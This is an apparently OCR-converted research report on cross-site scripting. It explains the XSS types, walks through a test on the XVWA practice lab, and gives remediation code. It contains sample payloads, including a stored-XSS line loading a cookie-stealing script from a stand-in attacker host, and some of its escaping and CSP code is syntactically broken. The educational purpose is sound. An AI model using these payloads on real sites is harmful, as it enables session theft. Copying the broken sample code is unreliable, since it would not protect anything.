Cross-Site Scripting Vulnerability Research Report

Date:	06-05-2024
Created By:	Kudzanai Gomera
Vulnerability Name	Cross-Site Scripting (XSS)

Table of Contents

1. Executive summary……….3
2. Vulnerability definition…………………………………………………………………………………………………….3
3. Root cause analysis of the vulnerability……………………………………………………………………………7
4. Steps taken to exploit the vulnerability…………………………………………………………………………….7
5. Potential business impact of the vulnerability…………………………………………………………………12
6. Remediation steps………..12

Executive Summary


The purpose of this document is to conduct an in-depth security research on Cross-site Scripting (XSS) vulnerability focusing on:

- The root cause of the vulnerability.
- Steps taken to exploit the vulnerability by attackers.
- Recommendations.

The results provide are the output of the security research conducted against the vulnerability.

Vulnerability Definition

Cross-Site Scripting (XSS) is the type of security vulnerability commonly found in the web applications This vulnerability remains one of the common vulnerabilities that threaten organization's web applications, and it occurs when an attacker injects malicious scripts into web pages viewed by other users. In other words, this attack exploits the user's trust in the vulnerable web application leading to unauthorized actions or data theft. This attack is delivered through input fields, URLs and any user-controllable data. Once the victim accesses the compromise web page the malicious script executes in the user browser allowing the attacker to steal session cookies, manipulate page content, redirecting users to malicious sites and many other malicious actions. The below image depicts this definition:



A simple POC example below can be used to identify if a web application is vulnerable against this vulnerability:

Original html attribute:

<input type=”search” value=”laptops” />

Html attribute with injected script:

<input type=”search” value=”Testing XSS   “/><script>stealSomthing(‘XSS’)</script>” />

The above demonstrate how a simple script was injected inside a search input field just to display "XSS" to the user. This is a simple demonstration of how XSS works.

Types and examples of cross-site scripting attacks

Now that we have covered the definition. Depending on their goals, bad actors can use cross-site scripting in several different ways. There are 3 common types and examples of XSS attacks that adversaries can use to achieve their goal:

Reflected XSS

Also known as non-persistent is the first type of XSS that we will look at.

Reflected XSS (Cross-Site Scripting) is a type of XSS which occurs when a malicious code is injected into a web application's response. In other words, attackers inject malicious executable code into an HTTP response. This code does not reside in the application, and this does not persist. Attackers can craft HTTP or URI parameters can contain malicious code that the legitimate application processes improperly.

A social media web application can have a search function which displays the search string in the URL e.g.

URL before malicious code.

http://localconnect.co.za?search=latest&news

So, attackers or penetration tester can inject a script like this in the search to test if the vulnerability is there: *<script type='text/javascript'>alert('test');</script>* and if the web application's search input is not properly sanitized the script will appear as below:


http://localconnect.co.za?query=<script type='text/javascript'>alert('test');</script>

The above URL will execute, and an alert box will be displayed in the browser showing that the web application is vulnerable. This won't do much damage since it's a simple script, but it does show the vulnerability. Also, attackers can now use more malicious code for example gain data.

Stored XSS

Also known as persistent or Type II.

This type of XSS generally occurs when user input is stored on a server and this data can be logs, messages, comment fields or databases. Attackers inject malicious code that will be stored on the user browser and the victim will retrieve the stored data from the web application that is not safely handled to be rendered in the browser. How does attacker utilize this vulnerability? Firstly, an attacker posts some crafted data containing malicious code, which a web application can store. In the second request, a victim views a page containing the attacker's code. Below image depicts how Stored XSS works.



An example to explain the above let’s say a user visits a blog site that allow users to comment on post. An attacker is assessing the site to see if the application does not filter or sanitize the input. The attacker can post a comment injecting html tag with a malicious script link embedded. For example,

the comment can includes Read more *<script src=”http://attackers.com/authstealer.js></script>* . The attacker posted this script as a comment and this comment will be returned to the users where it will be available to the users with access to the comments. So once the user views the comment, this will activate the javascript code and depending on the attacker’s goal, e.g. stealing cookies so that the attacker can gain access to sensitive data.

Dom based XSS

This is also known as type 0

Basically, attackers modify the DOM environment in the victim’s browser so that the client-side code runs in an unexpected manner. Due to this modification the malicious code is not executed until the site’s legitimate javascript is executed. Below is a break down of how the DOM-based XSS attack works:

- The attacker crafts a malicious script and send the URL to the victim via email, social media etc.
- The victim clicks on the link.
- The victim’s browser sends a request to the vulnerable site, so in this case the link is not malicious it will be a legitimate link.
- The web server responds with the web page and this web page do not contain the malicious XSS code.
- Victims web browser renders the page with attacker’s malicious code.

How ever to simplify the types of new terms where proposed because the above types get confuse sometimes so these new terms are Server XSS and Client XSS. Let's investigate each type with examples.

Server XSS

This type of XSS is when attacker injects malicious script but instead of being executed on client side this code is executed on server side. In other words, the malicious script is executed on the server before the response is sent to the client, allowing the attackers to directly compromise the server and potentially impacting the users who care accessing the side. How Server-side XSS Works:

- Attackers inject malicious code via points like form fields, HTTP headers and URL parameters. This can be Javascript code, SQL queries or HTML elements used to exploit the vulnerability.
- The server processes the input without proper validation or sanitization and the attackers can simply manipulate data against their goal.
- Server then return compromised response causing an unexpected behavior.
- Data theft, session hijacking and other actions are taken.

Examples of Server XSS are Reflected Server XSS and Stored Server XSS. This show how the typed mentioned above are now overlapping.

Client XSS

This type occurs when an attacker can inject malicious scripts (JavaScript) onto web pages. Opposite to server side, this code is executed on the user's browser. Examples can include Reflected Client XSS and Stored Client XSS. How Client XSS works:

- Once attacker identify the vulnerability, they inject the malicious code onto the fields this can be a URL, form fields, etc.
- The code is executed within the victim's browser and can have access to sensitive data stored in cookies etc.

This is a simple explanation of how the client XSS works and we can see the difference between the two and notice how the previously mentioned types overlaps.

Root cause analysis of Cross-Site Scripting (XSS)

Let's talk about all the root cause of XSS vulnerabilities and these include:

- Developers due to deadlines tends to leave the security as the last aspect to look at when developing web applications. They tend to just rush into writing insecure code and this code can have improper handling of user input and failing to validate user input allows attackers to inject malicious scripts. Looking at the example give above about the web application with search input where user post their comments and other users can see these comments. We observed that the input search was vulnerable, and an attacker was able to pass a script as a comment and this was available for everyone meaning anyone who saw the comment was compromised due to lack of knowledge for best practice.
- Insufficient output encoding is another root cause, some web applications render user supplied data in HTML contexts without proper encoding enables script execution.
- Blinding Trusting user input or any external source without validation also leave room for XSS attacks. When handling user data implementing zero trust concepts is always best practice. Trust no one and always validate everything so that the door won't be available for script injection.
- Another root cause is the absence of security mechanisms for example CSP headers or input sanitization libraries leaves web applications vulnerable to XSS exploitation.

These root causes give room for attackers to inject malicious script to achieve their goals and it is always best practice to practice secure coding before deploying the web application to production and as well as continuous testing and validation is required to make sure that the web application is still secure.

How to exploit XSS Vulnerabilities

Xtreme Vulnerable Web Application (XVWA) is a great resource to practice Cross Site Scripting for pen-testers. Here we will look at a simple POC just to explain how to exploit XSS vulnerabilities.


The challenge has the following URL address: http://<ipaddress>xvwa/vulnerabilities/reflected_xss/

Sample code below, where a user enters a message in the text field and the entered text will be displayed back to the user. For example, the user entered test as the message, and it was displayed back to the user.

index.html

C: > Users > kgomera > Downloads > index.html > html


```
1  <html>
2      <head>
3
4      </head>
5      <body>
6          <div class="well">
7              <div class="col-lg-6">
8                  <p>Please enter your message here.
9                      <form method='get' action="">
10                         <div class="form-group">
11                             <label></label>
12                             <input class="form-control" width="50%" placeholder="Enter URL of Image" name="item"></input> <br>
13                             <div align="right"> <button class="btn btn-default" type="submit">Submit Button</button></div>
14                         </div>
15                     </form>
16                     test        </p>
17             </div>
18             <hr>
19         </div>
20
21     </body>
22 </html>
```



Now instead of entering plain text, let’s enter a simple HTML code *<h1>test</h1>*

Thie application will executes it as HTML code and the response will look like below:


```
index.html
C: > Users > kgomera > Downloads > index.html > html
1  <html>
2      <head>
3
4      </head>
5      <body>
6          <div class="well">
7              <div class="col-lg-6">
8
9                  <p>Enter your message here.
10
11                     <form method='get' action=''>
12
13                         <div class="form-group">
14
15                             <label></label>
16
17                             <input class="form-control" width="50%" placeholder="Enter URL of Image" name="item"></input> <br>
18
19                             <div align="right"> <button class="btn btn-default" type="submit">Submit Button</button></div>
20
21                         </div>
22
23                     </form>
24
25                     <h1>test</h1> </p>
26             </div>
27             <hr>
28         </div>
29     </body>
30 </html>
```



We observe that the user input is embedded into the application's HTML source, which confirms that the application is vulnerable to HTML injection. So, when texting for XSS vulnerabilities, the goal is to execute Javascript instead of plain HTML so now let's play a bit more with the application by injecting JS.

Let's inject the following payload:*<script>alert(1);</script>*

```
index.html
C: > Users > kgomera > Downloads > index.html > div.well
1  <div class="well">
2      <div class="col-lg-6">
3
4          <p>Enter your message here.
5
6              <form method='get' action=''>
7
8                  <div class="form-group">
9
10                     <label></label>
11
12                     <input class="form-control" width="50%" placeholder="Enter URL of Image" name="item"></input> <br>
13
14                     <div align="right"> <button class="btn btn-default" type="submit">Submit Button</button></div>
15
16                 </div>
17
18             </form>
19
20             <script>alert("XSS vulnerable");</script>
21         </p>
22     </div>
23     <hr>
24 </div>
```




We can observe that the application is vulnerable to Cross Site Scripting. Now that we have identified this vulnerability, we can get a little bit malicious and play around with more advanced payloads.

http://index.html/?item=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E

The payload is sent to the server as a get parameter as above.

The above example is a simple payload but there many ways to deliver the malicious code once the vulnerability is observed. The image below shows the steps of achieving the above



Steps:

- Malicious script is crafted by the attacker and sent posted onto the malicious code and this can be a simple comment using the same example I used.
- Step 2 and 3 – The victim initiates a Get request to the vulnerable web application and the web application return 200 responses to indicate OK. Now the victim can see the legitimate comment that has been injected by the attacker.
- Step 4 – This is where the malicious activity happens, we observe the victim being taken to the attacker's server where the malicious payload is, and the victim is compromised for example the attacker can steal victim session cookie and thus leading to the attacker gaining sensitive data.

This is a high-level overview of the figure above.

Potential business impact of the vulnerability

Let's dive in into the business impact of XSS vulnerabilities and this include:

- XSS attacks can lead to theft of sensitive information, damaging trust and reputation. In other words, attackers can gain access to victim's data or escalate privileges and even destroy the organization reputation.
- Once an organization is compromised due to these vulnerabilities, the organization can face legal and regulatory consequences due to data breach and not fixing these vulnerabilities.
- Disruption of normal operations and impacting user experience, for example it's a banking application and due to redirection of webpages due to malicious code embedded on to the web application will have serious disruption of services.
- Also not to forget about financial losses and this can be because of legal actions or depending on the attacker's goal. Organizations can be impacted by this.

How can we stop/remediate the vulnerabilities?

To prevent XSS vulnerabilities. Developers should follow secure coding best practices. Thes include:

- When developing a web application, user input should be validated and sanitized to remove any potentially malicious content. An example of this is to make sure that input is filtered on arrival, when ever a user post data. Below is an example of HTML escaping:

  This function takes a string as input and replaces any characters that have special meaning in HTML (such as < and >) with their corresponding HTML entities.

```
C: > Users > kgomera > Downloads > index.html > ? > ?
function escapeHTML(str) {
    return str.replace(/[&<>"'\/]/g, function (char) (
    switch (char) {
      case '&':
        return '&amp;';
      case '<':
        return '&lt;';
      case '>':
        return '&gt;';
      case '"':
        return '&quot;';
      case '\':
        return '&#39;';
      case '/':
        return '&#x2F;';
      default:
        return char;
      }
    });
  }
```

Below is an example of input validation that developers can also use using regex:

```
File Edit Selection View Go Run Terminal Help
index.html
C: > Users > kgomera > Downloads > index.html
function validateEmail (email) {
    const pattern = /^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$/;
      return pattern.test(email);
  }
```

- Implementing Content Security Policy (CSP) headers to restrict the execution of scripts to trusted sources. CSP is a security feature that allows developers to specify which sources of content are allowed to be loaded on web application webpage. Below is an example of CSP which allow content from the same domain as the webpage, and it also specifies that scripts can only be loaded from a trusted source.

// Set the Content Security Policy header

```
app.use(function (req, res, next) {
  res.setHeader('Content-Security-Policy, "default-src 'self' ");
  next();
});

// Load scripts only from trusted sources
<script src="[https://trusted-site.com/script.js](https://trusted-site.com/script.js)"></script>
```

- Encoding output data before rendering it in HTML contexts to prevent script execution. Example below shows how a developer can have a function that creates a new div element and sets its inner text to the user input. The inner HTML of the div element is then returned, which contains the encoded input.

```
function encodeInput (input) {
    const encoded = document.createElement('div');
    encoded.innerText = input;
    return encoded.innerHTML;
}
```

- Using frameworks and libraries that automatically handle input sanitization and output encoding. This can is crucial because libraries mostly are always up to date with current security issues, and it makes it easier for implementation.
- Regularly updating web application components and dependencies to patch known vulnerabilities. Continuous testing and validation is always recommended for web applications because hackers are constantly looking for ways to exploit vulnerabilities and being able to stay up to date is best practice.

Conclusion

Cross-Site Scripting (XSS) vulnerabilities pose a huge risk to web applications and their users. It is crucial to understand the nature of the vulnerability and implementing appropriate mitigation measures like implementing secure coding best practices from the early stages and conducting continuous testing so that organizations can effectively prevent XSS attacks and protect their assets and reputation.

References:

https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS)

What is cross-site scripting (XSS) and how to prevent it? | Web Security Academy (portswigger.net)

https://tryhackme.com/r/room/axss

https://hackerone.com/reports/409230

Cross-Site Scripting (XSS) Course | HTB Academy (hackthebox.com)